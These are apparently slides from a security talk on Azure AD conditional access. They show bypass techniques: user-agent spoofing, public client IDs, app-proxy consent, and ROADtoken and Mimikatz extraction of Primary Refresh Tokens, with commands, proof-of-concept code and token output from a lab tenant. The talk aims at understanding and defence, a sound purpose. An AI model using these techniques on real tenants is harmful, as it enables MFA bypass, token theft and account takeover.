FANTASTIC CONDITIONAL ACCESS POLICIES

AND HOW TO BYPASS THEM

Dirk-jan Mollema

Whoami

- Dirk-jan Mollema

- Lives in The Netherlands

- Hacker / Red Teamer / Researcher @ Fox-IT since 2016

- Author of several (Azure) Active Directory tools
  - Mitm6
  - ldapdomaindump
  - BloodHound.py
  - aclpwn.py
  - Co-author of ntlmrelayx
  - ROADtools

- Blogs on dirkjanm.io
  - PrivExchange

- Tweets stuff on @_dirkjan

FOX IT
part of nccgroup

Talk outline

- What are conditional access policies?

- Basic policies – MFA

- Enumerating policies

- Primary Refresh Tokens

- Device Compliancy

Disclaimer

No 1337 h4x 0-day bypasses in this talk, focus on understanding the inner workings and on improving security together.

Terminology

- Azure AD
  - Identity platform for Office 365, Azure Resource Manager, and other Azure things
  - Also identity platform for any first/third party app you want to integrate with it

- This is not about Azure infrastructure/VMs/etc

What are conditional access policies

- **Who** can access **what** from **where** and **how**

- Evolved from binary "MFA or no MFA" switch

- Imo single most important Azure AD security feature

- Will play an even more important role in the next few years

Examples

- Any member of the group "Needs MFA" has to use MFA to sign in.

- Managers can only sign in from a compliant Windows 10 device.

- Users are not allowed to sign in from Android

Basic policies:
Multi Factor Authentication

Is MFA the magic solution to everything?

current

99.9% of attacks can be blocked with multi-factor authentication [7]

[7] 2018 Microsoft annoucing MFA, aka.ms/MFA99

Read more at
aka.ms/gopasswordless

Attacker economics: bikes

Attacker economics: public cloud

- Password spraying is extremely low cost/effort and scales great

- MFA adds effort/cost

- As long as there are orgs without MFA and ROI is high there, no need to account for MFA with attacks

# Is MFA the magic solution?

- MFA is one part of the protection

- Attackers can phish MFA as well

- Eventually attacks will evolve beyond credential stuffing and MFA won't be sufficient anymore.

- Still: pretty please do enable MFA if you don't have it enabled yet.

Ways to set MFA

- Per user-MFA
  - All or nothing (every sign-in), with options to except IP ranges

- Conditional Access MFA
  - MFA can be enforced depending on conditions

Per-user MFA

Per-user MFA artifacts

Per-user MFA (tl;dr)

- Adding a user gives them the "Active Authentication Administrator" role

- Role does not give any privileges

- Removing the role does not remove the MFA requirement

- Can be queried by any user

# Conditional access policies MFA

Conditional Access – best practices

- The best policy is one that applies to:
  - All clients
  - All apps

- Selectively applying policies to different apps may leave room for bypass

MFA exclusion examples

Device platform is based on user agent

Device platforms ✕

Apply policy to selected device platforms.
Learn more

Configure ⓘ

[**Yes** | No]

Include   Exclude

○ Any device

◉ Select device platforms

☑ Android

☑ iOS

☑ Windows Phone

☑ Windows

☑ macOS

Sign in to your account ✕   +   —   ▢

↓   ⅢⅠ\   🛡   ▭   ⊞   ◉   ✳   M/S

Preferences...
☐ Override for Domain

☐ Enable Random Mode

○ Default
Desktop   ⌄

○ Windows / Firefox 74

○ Linux / Firefox 74

◉ Mac OS X / Safari 12

○ Windows / IE 11

○ Windows / Edge 44

○ Windows / Chrome 80

✕   ows / Firefox 60 ESR

⌄

Grant

Control user access enforcement to block or grant access. Learn more

◉ Block access

○ Grant access

■ Microsoft

policytest@iminyour.cloud

You cannot access this right now

Your sign-in was successful but does not meet the criteria to access this resource. For example, you might be signing in from a browser, app, or location that is restricted by your admin.

Sign out and sign in with a different account

More details

Client apps condition

From browser

With "Microsoft Teams"

```
(ROADtools) user@localhost:~/ROADtools$ roadrecon auth -u policytest@iminyour.cloud -r https://
outlook.office.com/ -c 1fec8e78-bce4-4aaf-ab1b-5451cc387264 --tokens-stdout
Password:
{"tokenType": "Bearer", "expiresIn": 3599, "expiresOn": "2020-12-09 22:22:22.980820", "resource
": "https://outlook.office.com/", "accessToken": "eyJ0eXAiOiJKV1QiLCJub25jZSI6Ikx4R19Tekw1OFlpR
WgxeFNkQ0ozazc1Tmh2ZVM3R1hubEJGaEhkOGZ1TDQiLCJhbGciOiJSUzI1NiIsIng1dCI6ImtnMkxZczJUMENUaklmajRy
dDZKSXluZW4zOCIsImtpZCI6ImtnMkxZczJUMENUaklmajRydDZKSXluZW4zOCJ9.eyJhdWQiOiJodHRwczovL291dGxvb2
sub2ZmaWNlLmNvbS8iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC82Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hO
DY5N2Q4ZmUxYmMvIiwiaWF0IjoxNjA3NTQ1MDQzLCJuYmYiOjE2MDc1NDUwNDMsImV4cCI6MTYwNzU0ODk0MywiYWNjdCI6
MCwiYWNyIjoiMSIsImFpbyI6IkFTUUEyLzhTQUFBQWNzOXBwMGo4b2dhOS9XUmQwcko4OEtDMHMxMjNuemd
```

So much Teams

User	Policy test	Token issuer type	Azure AD
Username	policytest@iminyour.cloud	Token issuer name	
User ID	3513a6f7-65fc-4be8-b06d-b8f1bedf9f01	Latency	210ms
Alternate sign-in name	policytest@iminyour.cloud	User agent	python-requests/2.23.0
Application	Microsoft Teams		
Application ID	1fec8e78-bce4-4aaf-ab1b-5451cc387264		
Resource	Office 365 Exchange Online		

Public apps to use with predefined Office 365 permissions


```sql
SELECT appId, displayName FROM ApplicationRefs WHERE publicClient = 1 ORDER BY displayName ASC
```

	appId	displayName
1	844cca35-0656-46ce-b636-13f48b0eecbd	Microsoft Stream Mobile Native
2	1fec8e78-bce4-4aaf-ab1b-5451cc387264	Microsoft Teams
3	87749df4-7ccf-48f8-aa87-704bad0e0e16	Microsoft Teams - Device Admin Agent
4	a25dbca8-4e60-48e5-80a2-0664fdb5c9b6	Microsoft.MileIQ
5	bc59ab01-8403-45c6-8796-ac3ef710b3e3	Outlook Online Add-in App
6	57fb890c-0dab-4253-a5e0-7188c88b2bb4	SharePoint Online Client
7	c58637bb-e2e1-4312-8a00-04b5ffcd3403	SharePoint Online Client Extensibility

Non-Office 365 apps

- No default permissions

- May still be some public apps which have been granted privileges in the tenant

- Interesting corner case: Application proxy

appserver require MFA
Conditional access policy

🗑 Delete

Control user access based on conditional access policy to bring signals together, to make decisions, and enforce organizational policies. Learn more

Name *

appserver require MFA

Assignments

Users and groups ⓘ
All users included and specific use... ›

Cloud apps or actions ⓘ
1 app included ›

Conditions ⓘ
2 conditions selected ›

Access controls

Grant ⓘ
1 control selected ›

Session ⓘ
0 controls selected ›

Control user access based on all or specific cloud apps or actions. Learn more

Select what this policy applies to

(**Cloud apps**   User actions)

Include   Exclude

○ None

○ All cloud apps

◉ Select apps

Select ›

appserver

📦 appserver
0de70161-ae5d-466b-b936-6f6accd28... ···

Client apps ✕

Control user access to target specific client applications not using modern authentication. Learn more

Select the client apps this policy will apply to

Modern authentication clients

☑ Browser

☐ Mobile apps and desktop clients

Legacy authentication clients

☐ Exchange ActiveSync clients

☐ Other clients ⓘ

ⓘ Since this policy was created, the default client apps configuration has been updated.

Application proxy default API permission available

Application proxy permissions

- No default permissions to access custom apps from public OAuth clients

- Default impersonation permission exposed

- If user consent to permissions is enabled, can grant permissions themselves to existing application to access the app proxy

Direct flow (browser) triggers MFA

Identity platform dynamic consent

- Applications have "Default" permissions, but can also request permissions dynamically at runtime

- For any public application, you can request them yourself (provided user consent is enabled)

- No admin approval required

Permission request URL

https://login.microsoftonline.com/iminyour.cloud/oauth2/v2.0/authorize?response_type=code&client_id=1fec8e78-bce4-4aaf-ab1b-5451cc387264&scope=https://appserver-iminyourcloud.msapproxy.net//user_impersonation&redirect_uri=https://login.microsoftonline.com/common/oauth2/nativeclient&state=3f8b08ef-0a79-4a0e-a90b-d617ff74933e

Return code

https://login.microsoftonline.com/common/oauth2/nativeclient?code=0.AAAAj_KHYn9PIk
OWUahpfY_hvHiO7B_kvK9KqxtUUcw4cmR0AAA.AQABAAIAAAB2UyzwtQEKR7-
rWbgdcBZI94848C1c4WucKs89QGEMCcJu_QYZCex1lahxBSGyD69K03dUolh8OrIlpys
Bvc8pDS4dBqWxswU-qI-vxuhi5nvFSNFmZc0f7eeutY31_pBnxc5WxV33vplP-
LdPV_Jras2cKE_28iATz5GMKhpe5Usjs94l96sqpUSI2RceyH5nuOJ1HKyM9RVuflxNaxe
sy6Mzxrso8FNHvrp4eypclq6bnmOscltjHhmKhfShc-
ZzqJ93EjG0CUK40l5DDBPcX_k_LUilHbfrcwXTtMrH60djEZ6boSJLOvXodVlXcNTkuAh
WQhyAsj7byLr276OmyGVnI7Bz7mmmy1W_pT0kBs5CiYaK4FFil184nVGFO2e8Z3_oBb
2gEHaqdM1uzAGgO0c68EpIIIXSyya8_7Raf0pwBkID-
vZRo6nZDE2N3nU6U9Jv_8C3V4z3iiDxbO2QVVL-71p0AmMa-
H7_R9qY9OADaocYl4Wbs9FDNgwA0SRwszIHl0ahkDEOlMoBYHiJq9YaQP-
FnQRj9uDGQ6J8AAr6UvYDiXrevY_vj2NwU3Lo0Tvjs1WQq-
KR_aa4hrkFKXdyOsPFBX7HBc-
WdClXZbOxV7oGTUpW7Z6xZL2r6Yq2HrSoQT_Sd0_vyrfSWzvGner4CKtw2SXcwq5Urbl
1iAA&state=3f8b08ef-0a79-4a0e-a90b-d617ff74933e&session_state=3a42bd40-b996-
46f8-a42d-156b59a62138

Some POC code to convert codes to tokens

```python
from roadtools.roadlib.auth import Authentication
auth = Authentication(client_id = '1fec8e78-bce4-4aaf-ab1b-5451cc387264')
auth.resource_uri = 'https://appserver-iminyourcloud.msappproxy.net/'
code = '0.AAAAj_KHYn9PIkOWUahpfY_hvHiO7B_kvK9KqxtUUcw4cmR0AAA.AQABAAIAAAB2Uyzwt
url = 'https://login.microsoftonline.com/common/oauth2/nativeclient'
print(auth.authenticate_with_code(code, url))
```

(ROADtools) user@localhost:~/ROADtools/pocs$ python codetotoken.py
{'tokenType': 'Bearer', 'expiresIn': 3599, 'expiresOn': '2020-12-10 12:34:04.996002', 'resource'
: 'https://appserver-iminyourcloud.msappproxy.net/', 'accessToken': 'eyJ0eXAiOiJKV1QiLCJhbGciOiJ
SUzI1NiIsIng1dCI6ImtnMkxZczJUMENUaklmajRydDZKSXluZW4zOCIsImtpZCI6ImtnMkxZczJUMENUaklmajRydDZKSX1
uZW4zOCJ9.eyJhdWQiOiJodHRwczovL2FwcHNlcnZlci1pbWlueW91cmNsb3VkLm1zYXBwcHJveHkubmV0LyIsImlzcyI6Im
h0dHBzOi8vc3RzLndpbmRvd3MubmV0LzYyODdmMjhmLTRmN2YtNDMyMi05NjUxLWE4Njk3ZDhmZTFiYy8iLCJpYXQiOjE2MD
c1OTYxNDUsIm5iZiI6MTYwNzU5NjE0NSwiZXhwIjoxNjA3NjAwMDQ1LCJhY3IiOiIxIiwiYWlvIjoiRTJSZ1lNaTg5ZTFhS2
ZzRmh3ZFBiQnpPZmQrWDFHTnJQeVdJMDdGWmRvVmh3ZnF3akY4QSIsImFtciI6WyJwd2QiXSwiYXBwaWQiOiIxZmVjOGU3OC
1iY2U0LTRhYWYtYWIxYi01NDUxY2MzODcyNjQiLCJhcHBpZGFjciI6IjAiLCJpcGFkZHIiOiI4MC42OS44MS40IiwibmFtZS
I6IlBvbGljeSB0ZXN0Iiwib2lkIjoiMzUxM2E2ZjctNjVmYy00YmU4LWIwNmQtYjhmMWJlZGY5ZjAxIiwicmgiOiIwLkFBQU
FqX0tIWW45UElrT1dVYWhwZllfaHZIaU83Ql9rdks5S3F4dFVVY3c0Y21SMEFLZy4iLCJzY3AiOiJ1c2VyX2ltcGVyc29uYX

Add token to request

Original request | Edited request | Response

Raw | Params | Headers | Hex

```
1 GET / HTTP/1.1
2 Host: appserver-iminyourcloud.msappproxy.net
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImtnMkxZczJUMENUaklmajRydDZKSXluZW4zOCIsImtpZCI6I
  Yy8iLCJpYXQiOjE2MDc1OTU1MzcsIm5iZiI6MTYwNzU5NTUzNywiZXhwIjoxNjA3NTk5NDM3LCJhY3IiOiIxIiwiYWlvI
  iwibmFtZSI6IlBvbGljeSB0ZXN0Iiwib2lkIjoiMzUxM2E2ZjctNjVmYy00YmU4LWIwNmQtYjhmMWJlZGY5ZjAxIiwicm
  YtNGY3Zi00MzIyLTk2NTEtYTg2Tdk0GZlMWJjIiwidW5pcXVlX25hbWUiOiJwb2xpY3l0ZXN0QGltaW55b3VyLmNsb3V
  6JUeSAhuPyPzZ2km--5EXu-RnJXkR1E6upYNGL1oAfV7D2LkKu0ZmMRbECWWQym0LOy7bTqwSy7YSZCziVDEFqyQUOluy
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 DNT: 1
9 Connection: close
10 Cookie: AzureAppProxyAnalyticCookie_0de70161-ae5d-466b-b936-6f6accd28dd5_1.3=3|bGV76Y/bP8Q+2E
11 Upgrade-Insecure-Requests: 1
```

Request kind of succeeds

This page can't be displa X +

https://appserver-iminyourcloud.msappproxy.net

GatewayTimeout:

The corporate app cannot be accessed

Application proxy app specific bypass

- Kind of a corner case
  - Requires specific policies
  - Requires user consent to be enabled (not much of a default anymore)

- Still cool technique (I think) involving OAuth2 token magic

Enumerating policies

Identifying MFA/policy bypass angles

- Identify by trying:
  - MFASweep
    by Beau Bullock

```
PS C:\Users\ntu> Invoke-MFASweep -Username policytest@iminyour.cloud -Password $passw
--------------- MFASweep ----------------
--------------- Running recon checks ----------------
[*] Checking if ADFS configured...
[*] ADFS does not appear to be in use. Authentication appears to be managed by Microsoft.


--------------- Microsoft Graph API ----------------
[*] Authenticating to Microsoft Graph API...
[*] SUCCESS! policytest@iminyour.cloud was able to authenticate to the Microsoft Graph API
[***] NOTE: The "MSOnline" PowerShell module should work here.


--------------- Azure Service Management API ----------------
[*] Authenticating to Azure Service Management API...
[*] SUCCESS! policytest@iminyour.cloud was able to authenticate to the Azure Service Management API
[***] NOTE: The "Az" PowerShell module should work here.


--------------- Microsoft 365 Exchange Web Services ----------------
[*] Authenticating to Microsoft 365 Exchange Web Services (EWS)...
[*] SUCCESS! policytest@iminyour.cloud was able to authenticate to Microsoft 365 EWS!
[***] NOTE: MailSniper should work here.


--------------- Microsoft 365 Web Portal ----------------
[*] Authenticating to Microsoft 365 Web Portal...
[*] SUCCESS! policytest@iminyour.cloud was able to authenticate to the Microsoft 365 Web Portal. Checking MFA now...
[**] It appears MFA is setup for this account to access Microsoft 365 via the web portal.


--------------- Microsoft 365 Web Portal w/ Mobile User Agent (Android) ----------------
[*] Authenticating to Microsoft 365 Web Portal using a mobile user agent...
[*] SUCCESS! policytest@iminyour.cloud was able to authenticate to the Microsoft 365 Web Portal. Checking MFA now...
[**] It appears MFA is setup for this account to access Microsoft 365 via the web portal.


--------------- Microsoft 365 ActiveSync ----------------
[*] Authenticating to Microsoft 365 Active Sync...
[*] SUCCESS! policytest@iminyour.cloud successfully authenticated to O365 ActiveSync.
[***] NOTE: The Windows 10 Mail app can connect to ActiveSync.
```

https://github.com/dafthack/MFASweep/

Explore them with credential access

- roadrecon plugin policies

MFA for office

Applies to	**Including**: Users in groups: mfa for office
Applications	**Including**: All Office 365 applications
Using clients	**Including**: Browser
Controls	**Requirements**: Mfa

appserver require MFA

Applies to	**Including**: All users **Excluding**: Users: HJ M
Applications	**Including**: Applications: appserver
Using clients	**Including**: Browser
Controls	**Requirements**: Mfa

device stuff

Applies to	**Including**: Users in groups: ca_hybrid_device
Applications	**Including**: All Office 365 applications
Controls	**Requirements**: Mfa, RequireDomainJoinedDevice

MFA require all

Applies to	**Including**: Users: legacy
Applications	**Including**: All applications
Using clients	**Including**: Browser, Native, EasSupported, EasUnsupported
Controls	**Requirements**: Mfa

Primary refresh tokens

Let's assume the policies are perfect

- MFA required everywhere

- Let's ignore phishing with MFA for a bit

- No legacy auth/exceptions etc

Back to the endpoint

- Endpoints are trusted

- Can be either:
  - Hybrid joined
  - Joined to Azure AD
  - Registered in Azure AD (workplace joined)

- Don't want to enter credentials all the time, so SSO magic comes into play

Primary Refresh Token

- Cryptographic trust established between device and Azure AD

- Allows for the exchange of longer lived SSO tokens: PRT

- Token secrets are stored in TPM if present

Primary Refresh Token SSO

- Any app in the user session can request SSO data

- Via RPC or helper applications (emulating Chrome)

- References:
  - RPC Approach (by Lee Christensen): https://posts.specterops.io/requesting-azure-ad-request-tokens-on-azure-ad-joined-machines-for-browser-sso-2b0409caad30
  - Pretend-to-be-Chrome Approach with ROADtoken: https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/

ROADtoken

- Initialize flow on attacker host

```
(ROADtools) user@localhost:~/ROADtools$ roadrecon auth --prt-init -r https://outlook.office.com/ -c 1fec8e78-bce4-4aaf-
b1b-5451cc387264 --tokens-stdout
Requested nonce from server to use with ROADtoken: AQABAAAAAAB2UyzwtQEKR7-rWbgdcBZIvT8FWqPDpXFFSMtO1opaoPouwU_ubFnUGZr0
ArTo5VH_tsk7SItftpH_DU_ztSdv8O0cXJ8gvDf8LttW35gXSAA
```

- Request SSO token on victim host

```
PS C:\Users\joebiz\Desktop> .\ROADToken.exe AQABAAAAAAB2UyzwtQEKR7-rWbgdcBZIvT8FWqPDpXFFSMtO1opaoPouwU_ubFnUGZr0qArTo5VH_tsk7SItftpH_DU_zt
Sdv8O0cXJ8gvDf8LttW35gXSAA
Using nonce AQABAAAAAAB2UyzwtQEKR7-rWbgdcBZIvT8FWqPDpXFFSMtO1opaoPouwU_ubFnUGZr0qArTo5VH_tsk7SItftpH_DU_ztSdv8O0cXJ8gvDf8LttW35gXSAA suppl
ied on command line
Len 265
  { "response": [{ "name": "x-ms-RefreshTokenCredential", "data": "eyJhbGciOiJIUzI1NiIsICJjdHgiOiJxZU9sbG5mSjVEU1MrdWliUG9odnVYWZTaHpXWlQ
0QSJ9.eyJyZWZyZXNoX3Rva2VuIjoiMC5BQUFBal9LSFFuOVBJa09XVWFocGFZ2h2SWM3cWpodG9CZElzblY2TVdtSTJUdDBBBUGsuQWdBQkFBQUFBQUIyVX16d3RRRUtSNy1yV2Jn
ZGNCWk1BUURzX3dJQT1QOHZFMVFTVnNsLW1aUUtRRUtOR19EUkJSVnljbmh1LW1jZ1JHaVBBBWDBxdjBjcE5mODU0N0tMMX1fTkRHVD13dW4tZXXNKZHVtNS00aGRZMFkzNjhZd1VYZ3
BuSUdxZzRMV0JxYTdQd2Y0Z31pdTFtN1NBWkJKN1ZtNUFRLUozT1hhYjhuV1g4Y2wtMm10NFUzcUhvUzRwQWJpNTcxZV1kelM0enUzMDAyZTR1NWZsS1pwZnd5UDJtenNjVUJHR0Z2
```

PRT Auth

- Use PRT cookie to authenticate, get token

(ROADtools) user@localhost:~/ROADtools$ roadrecon auth --prt-cookie eyJhbGciOiJIUzI1NiIsICJjdHgiOiJ0NVNjQXdlTk9weXJKTms3
XC8wdDdnTWpiV2JHMnRNMUYifQ.eyJyZWZyZXNoX3Rva2VuIjoiMC5BQUFBal9LSFluOVBJa09XVWFocGZZX2h2SWM3cWpodG9CZElzblY2TVdtSTJUdDBBU
GsuQWdBQkFBQUFQUIyVXl6Xl6d3RRRUtSNy1yV2JnZGNCWklBUURzX3dJQTlQOHZFMVFTVnNsLW1aUUtRRUtOR19EUkJSVnljbmh1LWljZlJHaVBBBWDBxdjBjc
UEifQ.Tu3z8PxSxguJlOEJV2hUS4UTw9RNWhMEMnj5Tt-jZCk -r https://outlook.office.com/ -c 1fec8e78-bce4-4aaf-ab1b-5451cc387264
 --tokens-stdout --debug
{"tokenType": "Bearer", "expiresIn": 3599, "expiresOn": "2020-12-10 13:37:00.956840", "resource": "https://outlook.offic
e.com/", "accessToken": "eyJ0eXAiOiJKV1QiLCJub25jZSI6Ii1jRnhaRTM2MDNHVkMyTFZQSTkzYnpaeXc0OUxPcFNGUnFJa2dpQjY2SXMiLCJhbGc
iOiJSUzI1NiIsIng1dCI6ImtMkxZczJUMEMUaklmajRydDZKSXluZW4zOCIsImtpZCI6ImtMkxZczJUMEMUaklmajRydDZKSXluZW4zOCJ9.eyJhdWQiOi
JodHRwczovL291dGxvb2sub2ZmaWNlLmNvbS8iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC82Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2

- Token claims:

"signin_state": [
  "dvc_mngd",
  "dvc_dmjd",
  "inknownntwk",
  "kmsi"
],

Advanced things – Device state

- Policies can require a compliant / hybrid joined device

- Compliant:
  - Managed by Intune (Win10/mobile)
  - In line with Intune polices

- Hybrid:
  - Joined to AD and Azure AD (managed by AD GPO's)

ROADtoken sign-in

- Passes this policy because it originated from the SSO token

Policy details

↑ Previous   ↓ Next

Policy: device stuff
Policy state: Enabled
Result: Success

Assignments

User
Joe Biz   ✅ Matched

Application
Microsoft Teams   ✅ Matched

Conditions

Sign-in risk
None   ⚫ Not configured

Device Platform
Windows 10   ⚫ Not configured

Location
Leiden, NL   ⚫ Not configured

Client app
Mobile Apps and Desktop clients   ⚫ Not configured

Device state
Hybrid Azure AD joined   ⚫ Not configured

User risk   ⚫ Not configured

Access controls

Grant Controls   ✅ Satisfied

Persistent mail access

- Refresh token does not expire if handled correctly

Slightly modified version of https://github.com/mdsecactivebreach/o365-attack-toolkit

PRT and device state

- PRT is tied to device

- If device is disabled, PRT is disabled, but refresh tokens keep working unless a policy is triggered that requires compliant/hybrid device.

- Refresh token refresh will re-evaluate access policies, so if done from different IP may deny you or trigger other polices

In case of device breach

- Change user password

- Disable device in Azure AD (and reinstall)

- Revoke refresh tokens

PRT as admin

- Few theoretical observations:
  - If admin, it should be possible to extract the PRT if not in TPM
  - Maybe some techniques to interact with PRT even if in TPM
  - Fake your own device registration, obtain PRT?

PRT as admin

- More research in combination with Benjamin Delpy (@gentilkiwi)

- Built a combination of Mimikatz and ROADtools to obtain and use the PRT

Mimikatz magic

```
mimikatz # sekurlsa::cloudap

Authentication Id : 0 ; 305961 (00000000:0004ab29)
Session           : Interactive from 1
User Name         : joebiz
Domain            : cloud
Logon Server      : iyc-dc
Logon Time        : 12/10/2020 12:24:25 PM
SID               : S-1-5-21-474887866-608359931-2897098248-1107
        cloudap :
            Cachedir : a6510ae32917eae610380e53aeb9418a2426332e20c7a933bbd976d4ec9f07ca
            Key GUID : {32dda68b-de15-4b35-9bc5-1cbd59c0c752}
            PRT      : {"Version":3, "UserInfo":{"Version":2, "UniqueId":"7c38e062-7411-469d-a317-fb6667ee78f6", "PrimarySid":"S-1-12-1-2084102242-11
-87240769-1204080034-303184345B-3027591388"], "DisplayName":"Joe Biz", "FirstName":"Joe", "LastName":"Biz", "Identity":"joebiz@iminyour.cloud", "Downl
DomainNetbiosName":"cloud", "PasswordChangeUrl":"https:\/\/portal.microsoftonline.com\/ChangePassword.aspx", "PasswordExpiryTimeLow":3583418367, "Pass
e":0, "Flags":0}, "Prt":"MC5BQUFBal9LSFluOVBJa09XVWFocGZZX2h2SWM3cWpodG9CZElzblY2TVdtSTJUdDBBUGsuQWdBQkFBQUFBQUIyVXl6d3RRRUtSNy1yV2JnZGNCWk1BUURzX3dJQ
WDBxdjBjcE5mODU0N0tMMXlfTkRHVD13dW4tZXNKZHVtNS00aGRZMFkzNjhZdlVYZ3BuSUdxZzRMV0JxYTdQd2Y0Z3lpdTFtNlNBWkJKNlZtNUFRLUozT1hhYjhuV1g4Y2wtMml0NFUzcUhvUzRwQW
